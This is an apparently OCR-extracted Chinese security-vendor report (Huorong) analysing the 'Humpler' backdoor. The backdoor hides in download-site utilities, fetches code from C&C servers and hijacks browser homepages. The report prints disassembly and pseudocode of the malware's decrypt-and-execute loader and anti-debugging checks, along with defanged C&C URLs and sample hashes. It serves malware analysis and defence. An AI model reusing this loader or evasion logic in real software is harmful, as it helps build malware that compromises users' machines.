
火绒安全
www.huorong.cn

# 后门病毒通过下载站传播
# 全面劫持各大主流浏览器



# 目录

# 一、 概述

日前，火绒安全团队截获后门病毒“Humpler”。该病毒伪装成多款小工具（如：老板键、屏幕亮度调节等），正通过 2345 软件大全等多个知名下载站进行传播。病毒入侵电脑后，会劫持 QQ、360、搜狗等（市面上所有主流）浏览器首页。并且该后门病毒还在不断更新恶意代码，不排除未来会向用户电脑派发更具威胁性病毒的可能性。

●QQ 浏览器 ●搜狗浏览器 ●360 安全浏览器


●Chrome 浏览器 ●2345 浏览器 ●百度浏览器

Humpler 病毒伪装成“老板键”、“屏幕亮度调节”等多款小工具。当用户在 2345 软件大全（原多特下载站）、非凡、PC6 等下载站下载并运行上述小工具后，病毒将侵入电脑。随即弹出弹窗，询问是否“愿意支持”该软件，如果用户选择“支持”，病毒会立即劫持浏览器首页。但即使用户选择拒绝，病毒仍会在一天之后劫持用户的浏览器首页。也就是说，无论用户选择愿意与否，被感染电脑浏览器首页都会被劫持。


“火绒安全软件”最新版即可拦截并查杀该病毒。我们看到这些小工具在下载站中的排名靠前，极易吸引用户点击下载。建议近期在上述下载站下载过软件的用户，尽快使用“火绒安全软件”对电脑进行查杀。

## 二、 样本分析

近期，火绒截获到一批后门病毒样本，病毒会将自己伪装成小工具（如：超级老板键、超级变声器、屏幕亮度调节等），并会通过 2345 软件大全、非凡下载站、PC6 下载站等多个软件下载站进行传播。病毒会通过 C&C 服务器获取最终恶意代码，恶意代码执行后，表面会询问用户是否“愿意支持”软件后进行首页锁定。但在第二天用户再次启动该程序时，不论用户是否选择“愿意支持”都会强行劫持浏览器首页。而且为了躲避安全厂商查杀，现阶段被下发的病毒模块为 PE 头被简化过的模块数据。截至到目前，被下发的病毒模块数据依然在持续更新，我们不排除病毒将来会下发其他病毒模块的可能性。下载站下载页面，如下图所示：




软件下载页面

我们以超级老板键为例，病毒代码执行后会与 C&C 服务器（www.baidu-home.com 和 www.2k2u.com）进行通讯，请求远程恶意代码至本地进行执行。病毒逻辑相关代码会夹杂在软件功能代码中，在独立线程中执行病毒逻辑。相关代码，如下图所示：

```
.text:0040A610                call    send_msg_0x5de_to_Shell_TrayWnd
.text:0040A615                test    eax, eax
.text:0040A617                jnz     short loc_40A631
.text:0040A619                call    start_tray_hook
.text:0040A61E                call    get_sys_version
.text:0040A623                test    eax, eax
.text:0040A625                jz      short loc_40A631
.text:0040A627                call    run_BossKeyLoader64
.text:0040A62C                call    send_msg_0x5df_BossKeyLoader64
.text:0040A631
.text:0040A631 loc_40A631:                            ; CODE XREF: run__code+747↑j
.text:0040A631                                        ; run__code+755↑j
.text:0040A631                mov     edx, [esi+4]
.text:0040A634                mov     edi, ds:SetTimer
.text:0040A63A                push    0               ; lpTimerFunc
.text:0040A63C                push    2000            ; uElapse
.text:0040A641                push    6               ; nIDEvent
.text:0040A643                push    edx             ; hWnd
.text:0040A644                call    edi ; SetTimer
.text:0040A646                mov     eax, [esi+4]
.text:0040A649                push    0               ; lpTimerFunc
.text:0040A64B                push    12Ch            ; uElapse
.text:0040A650                push    7               ; nIDEvent
.text:0040A652                push    eax             ; hWnd
.text:0040A653                call    edi ; SetTimer
.text:0040A655                call    start_malware_thread    执行病毒代码
.text:0040A65A                mov     ecx, [esp+424h+var_4]
.text:0040A661                pop     edi
.text:0040A662                pop     esi
.text:0040A663                pop     ebp
.text:0040A664                pop     ebx
.text:0040A665                xor     ecx, esp
.text:0040A667                xor     eax, eax
.text:0040A669                call    @__security_check_cookie@4 ; __security_check_cookie(x)
.text:0040A66E                add     esp, 414h
.text:0040A674                retn    8
```

病毒代码位置

病毒首先会通过访问 http://www.baidu.com 检测当前的网络状态，如果无法正常联网，则不会运行病毒流程。如下图所示：

```
.text:0040E5B0 check_net_stat_by_request proc near     ; CODE XREF: sub_412C50+70C↓p
.text:0040E5B0                                         ; sub_412C50+72F↓p ...
.text:0040E5B0
.text:0040E5B0 First           = byte ptr -1014h
.text:0040E5B0 Dst             = byte ptr -1013h
.text:0040E5B0 var_4           = dword ptr -4
.text:0040E5B0
.text:0040E5B0                 mov     eax, 1014h
.text:0040E5B5                 call    __alloca_probe
.text:0040E5BA                 mov     eax, ___security_cookie
.text:0040E5BF                 xor     eax, esp
.text:0040E5C1                 mov     [esp+1014h+var_4], eax
.text:0040E5C8                 push    100Fh           ; Size
.text:0040E5CD                 lea     eax, [esp+1018h+Dst]
.text:0040E5D1                 push    0               ; Val
.text:0040E5D3                 push    eax             ; Dst
.text:0040E5D4                 mov     [esp+1020h+First], 0
.text:0040E5D9                 call    _memset
.text:0040E5DE                 push    1000h           ; dwNumberOfBytesToRead
.text:0040E5E3                 lea     ecx, [esp+1024h+First]
.text:0040E5E7                 push    ecx             ; lpBuffer
.text:0040E5E8                 push    0               ; lpszHeaders
.text:0040E5EA                 push    offset szUrl    ; "http://www.baidu.com"
.text:0040E5EF                 call    open_baidu_url
.text:0040E5F4                 lea     edx, [eax-1]
.text:0040E5F7                 add     esp, 1Ch
.text:0040E5FA                 cmp     edx, 0FFFh
.text:0040E600                 ja      short loc_40E634
.text:0040E602                 mov     [esp+eax+1014h+First], 0
.text:0040E606                 push    offset aHead    ; "<head"
.text:0040E60B                 lea     eax, [esp+1018h+First]
.text:0040E60F                 push    eax             ; lpFirst
.text:0040E610                 call    ds:StrStrIA
.text:0040E616                 test    eax, eax
.text:0040E618                 jz      short loc_40E634
.text:0040E61A                 mov     eax, 1
.text:0040E61F                 mov     ecx, [esp+1014h+var_4]
.text:0040E626                 xor     ecx, esp
.text:0040E628                 call    @__security_check_cookie@4 ; __security_check_cookie(x)
.text:0040E62D                 add     esp, 1014h
.text:0040E633                 retn
```

检测当前网络状态

在网络状态正常的情况下，病毒首先会解密出用于请求远程恶意代码的相关代码，并进行执行。如下图所示：

```
signed int malware_code()
{
  int v0; // esi
  int entrypoint; // edi
  char *v2; // eax
  char *decrypted_code; // esi

  if ( !encrypted_code )
    return 0;
  v0 = check_sum;
  if ( v0 != decrypt_code(&code_data, 0x19F8, encrypted_code) )
    return 0;
  encrypted_code = 0;
  entrypoint = entry_point;
  if ( (unsigned int)entry_point >= 0x1A00 )
    return 0;
  if ( *((_BYTE *)&encrypted_code + entry_point) != 96 )
    return 0;
  v2 = (char *)VirtualAlloc(0, 0x1A00u, 0x1000u, 0x40u);
  decrypted_code = v2;
  if ( !v2 )
    return 0;
  memcpy_0(v2, &encrypted_code, 0x1A00u);
  ((void (*)(void))&decrypted_code[entrypoint])();
  return 1;
}
```


解密执行代码逻辑

在上述解密后代码运行时，会通过检查软件断点的方式检测调试器。相关代码，如下图所示：


seg000:02BD03C4 get_and_check_apis_addr proc near ; CODE XREF: sub_2BD051A+4↓p
seg000:02BD03C4 var_4 = dword ptr -4
seg000:02BD03C4 arg_0 = dword ptr 8
seg000:02BD03C4 arg_4 = dword ptr 0Ch
seg000:02BD03C4 push ebp
seg000:02BD03C5 mov ebp, esp
seg000:02BD03C7 add esp, 0FFFFFFFCh
seg000:02BD03CA push esi
seg000:02BD03CB push edi
seg000:02BD03CC push ebx
seg000:02BD03CD mov [ebp+var_4], 0
seg000:02BD03D4 mov esi, [ebp+arg_4]
seg000:02BD03D7 mov edi, [ebp+arg_0]
seg000:02BD03D7 get_and_check_apis_addr endp ; sp-analysis failed
seg000:02BD03DA ; START OF FUNCTION CHUNK FOR jmp_0
seg000:02BD03DA loc_2BD03DA: ; CODE XREF: jmp_0+1D↓j
seg000:02BD03DA cmp byte ptr [esi], 23h ; '#'
seg000:02BD03DD jz short loc_2BD0431
seg000:02BD03DF push esi
seg000:02BD03E0 push edi
seg000:02BD03E1 push ebx
seg000:02BD03E2 push esi
seg000:02BD03E3 call jmp_0
seg000:02BD03E8 aam 3
seg000:02BD03E8 ; END OF FUNCTION CHUNK FOR jmp_0
seg000:02BD03EA dw 0
seg000:02BD03EC ; =============== S U B R O U T I N E =======================================
seg000:02BD03EC jmp_0 proc near ; CODE XREF: jmp_0-9↑p
seg000:02BD03EC ; FUNCTION CHUNK AT seg000:02BD03DA SIZE 00000010 BYTES
seg000:02BD03EC pop eax
seg000:02BD03ED sub eax, [eax]
seg000:02BD03EF call dword ptr [eax] ; LoadLibrary
seg000:02BD03F1 pop ebx
seg000:02BD03F2 pop edi
seg000:02BD03F3 pop esi
seg000:02BD03F4 test eax, eax
seg000:02BD03F6 jz short loc_2BD0438
seg000:02BD03F8 mov ebx, eax
seg000:02BD03FA loc_2BD03FA: ; CODE XREF: jmp_0+14↓j
seg000:02BD03FA ; jmp_0+43↓j
seg000:02BD03FA cmp byte ptr [esi], 0
seg000:02BD03FD jz short loc_2BD0402
seg000:02BD03FF inc esi
seg000:02BD0400 jmp short loc_2BD03FA
seg000:02BD0402 loc_2BD0402: ; CODE XREF: jmp_0+11↑j
seg000:02BD0402 inc esi
seg000:02BD0403 loc_2BD0403:
seg000:02BD0403 cmp byte ptr [esi], 23h ; '#'
seg000:02BD0406 jnz short loc_2BD040B
seg000:02BD0408 inc esi
seg000:02BD0409 jmp short loc_2BD03DA
seg000:02BD040B loc_2BD040B: ; CODE XREF: jmp_0+1A↑j
seg000:02BD040B push esi
seg000:02BD040C push edi
seg000:02BD040D push ebx
seg000:02BD040E push esi
seg000:02BD040F push ebx
seg000:02BD0410 call jmp_1
seg000:02BD0415 dd 405h
seg000:02BD0419 jmp_1: ; CODE XREF: jmp_0+24↑j
seg000:02BD0419 pop eax
seg000:02BD041A sub eax, [eax]
seg000:02BD041C call dword ptr [eax] ; GetProcAddress
seg000:02BD041E pop ebx
seg000:02BD041F pop edi
seg000:02BD0420 pop esi
seg000:02BD0421 test eax, eax
seg000:02BD0423 jz short loc_2BD0438
seg000:02BD0425 cmp byte ptr [eax], 0CCh
seg000:02BD0428 jz short loc_2BD0438
seg000:02BD042A mov [edi], eax
seg000:02BD042C add edi, 4
seg000:02BD042F jmp short loc_2BD03FA
seg000:02BD0431 loc_2BD0431: ; CODE XREF: jmp_0-F↑j
seg000:02BD0431 mov dword ptr [ebp-4], 1
seg000:02BD0438 loc_2BD0438: ; CODE XREF: jmp_0+A↑j
seg000:02BD0438 ; jmp_0+37↑j ...
seg000:02BD0438 mov eax, [ebp-4]
seg000:02BD043B pop ebx
seg000:02BD043C pop edi
seg000:02BD043D pop esi
seg000:02BD043E leave
seg000:02BD043F retn 8
检测软件断点

检测调试器代码

解密后的病毒代码，首先会访问 C&C 服务器地址（hxxp://www.baidu-home.com/bosskey/checkupdate.txt）获取恶意代码下载地址。最终会通过访问 C&C 服务器（hxxp://www.2k2u.com/plugin/bosskey/bosskeyupdate.dat）获取到远程恶意代码到内存中加载并执行。最终请求到的恶意代码，是一个 PE 头被精简过的 PE 文件，病毒在获取到恶意代码后会通过虚拟映射的方式将恶意代码加载到内存中进行执行。之所以通过 C&C 服务器下发精简的 PE 镜像数据，而不是下发完整的 PE 镜像文件，主要是为了对抗安全厂商的查杀和安全研究人员的逆向分析。恶意代码执行后，会弹出窗口询问用户是否“愿意支持”该软件，但如果运行日期与注册表（HKEY_CURRENT_USER\Software\Classes\CLSID\{2B53F0A7-3238-4b4d-8582-E53618739C90}\LockDate）中记录的首次运行日期不同时，则会直接执行首页劫持的代码逻辑。弹窗截图，如下图所示：




弹窗截图

该病毒运行后还会将同目录下的 BosskeyServer.exe 注册为系统服务，而且 BosskeyServer.exe 中也包含有与主程序中相同逻辑，在首次运行的第二天 BosskeyServer.exe 则会自动劫持浏览器首页。不过在带有相同恶意代码的小工具中，并不是所有小工具都会注册系统服务，对于只有一个病毒模块的小工具来说，则需要依靠用户在首次运行的第二天执行带毒程序，才会在不经过用户允许的情况下劫持浏览器首页。

最终执行的恶意代码会通过检测运行进程、注册表、调试器和运行日期与分析人员进行对抗，只有在运行日期与首次运行日期不同时，才会继续执行恶意代码。被下发病毒模块的主要代码逻辑，如下图所示：


劫持浏览器首页代码逻辑


与代码相关数据，如下图所示：

远程恶意代码数据

恶意代码执行后，恶意代码逻辑会通过修改浏览器配置的方式劫持浏览器首页，并释放带有推广计费号的快捷方式。受影响的浏览器列表，如下图所示：


受影响的浏览器列表

恶意代码执行后，被释放的快捷方式。如下图所示：




被释放的快捷方式


恶意代码对进程和注册表的检测，主要针对反病毒工具的进程名、注册表项，一旦检测到环境中存在上述进程或注册表，则会直接退出恶意代码执行流程。相关代码逻辑，如下图所示：


检测代码

被检测的进程名（其中 vmware 为子串），如下图所示：


被检测的进程名

被检测的注册表项，如下图所示：



被检测的注册表项

通过我们根据域名 hxxp://www.baidu-home.com 进行溯源分析，我们发现带有相同恶意代码逻辑的软件不止一个。带有相同代码逻辑软件，如下图所示：

●超级变音器 ●光速启动 ●PDF 转 WORD 超级转化器 ●变速齿轮

●屏幕亮度调节 ●光速鼠标连点器 ●超级鼠标连点器 ●屏幕软件盘

带有相同恶意代码的软件

以 PDF 转 WORD 超级转化器为例。同源代码，如下图所示：


同源性代码

# 三、 附录

文中涉及样本 SHA256：

| SHA256 |
| --- |
| 7bff5a26821e4716ffe8606ca9c90f9fab0b15226ca64f3f5e39282376a595f1 |
| a0cb40d28b9576c001d884b4deb0258accf9928e1568daa13e4bc08dc6547de3 |
| 1fd4357447dee42ef7890b78a73c0fb4aeb3c83f383b76ac4dba64f8577f59dd |
| 0b45443a61dd608da8a28218911f46e53cc95e6b33e109f12fa3b014bd8ac683 |
| 19197ed30de8f2f59f3c6e627792f947aab809b1b35b41c45bc7e2bbffd34647 |
| b28b15109897da044a25fac0d23240bfa1ad84dad27cf2ee5e65cdc4011a0b60 |
| bce94070599589a09b25ea24846bfc7defa47ff99d2f1b9f4527a7cb0bca81a6 |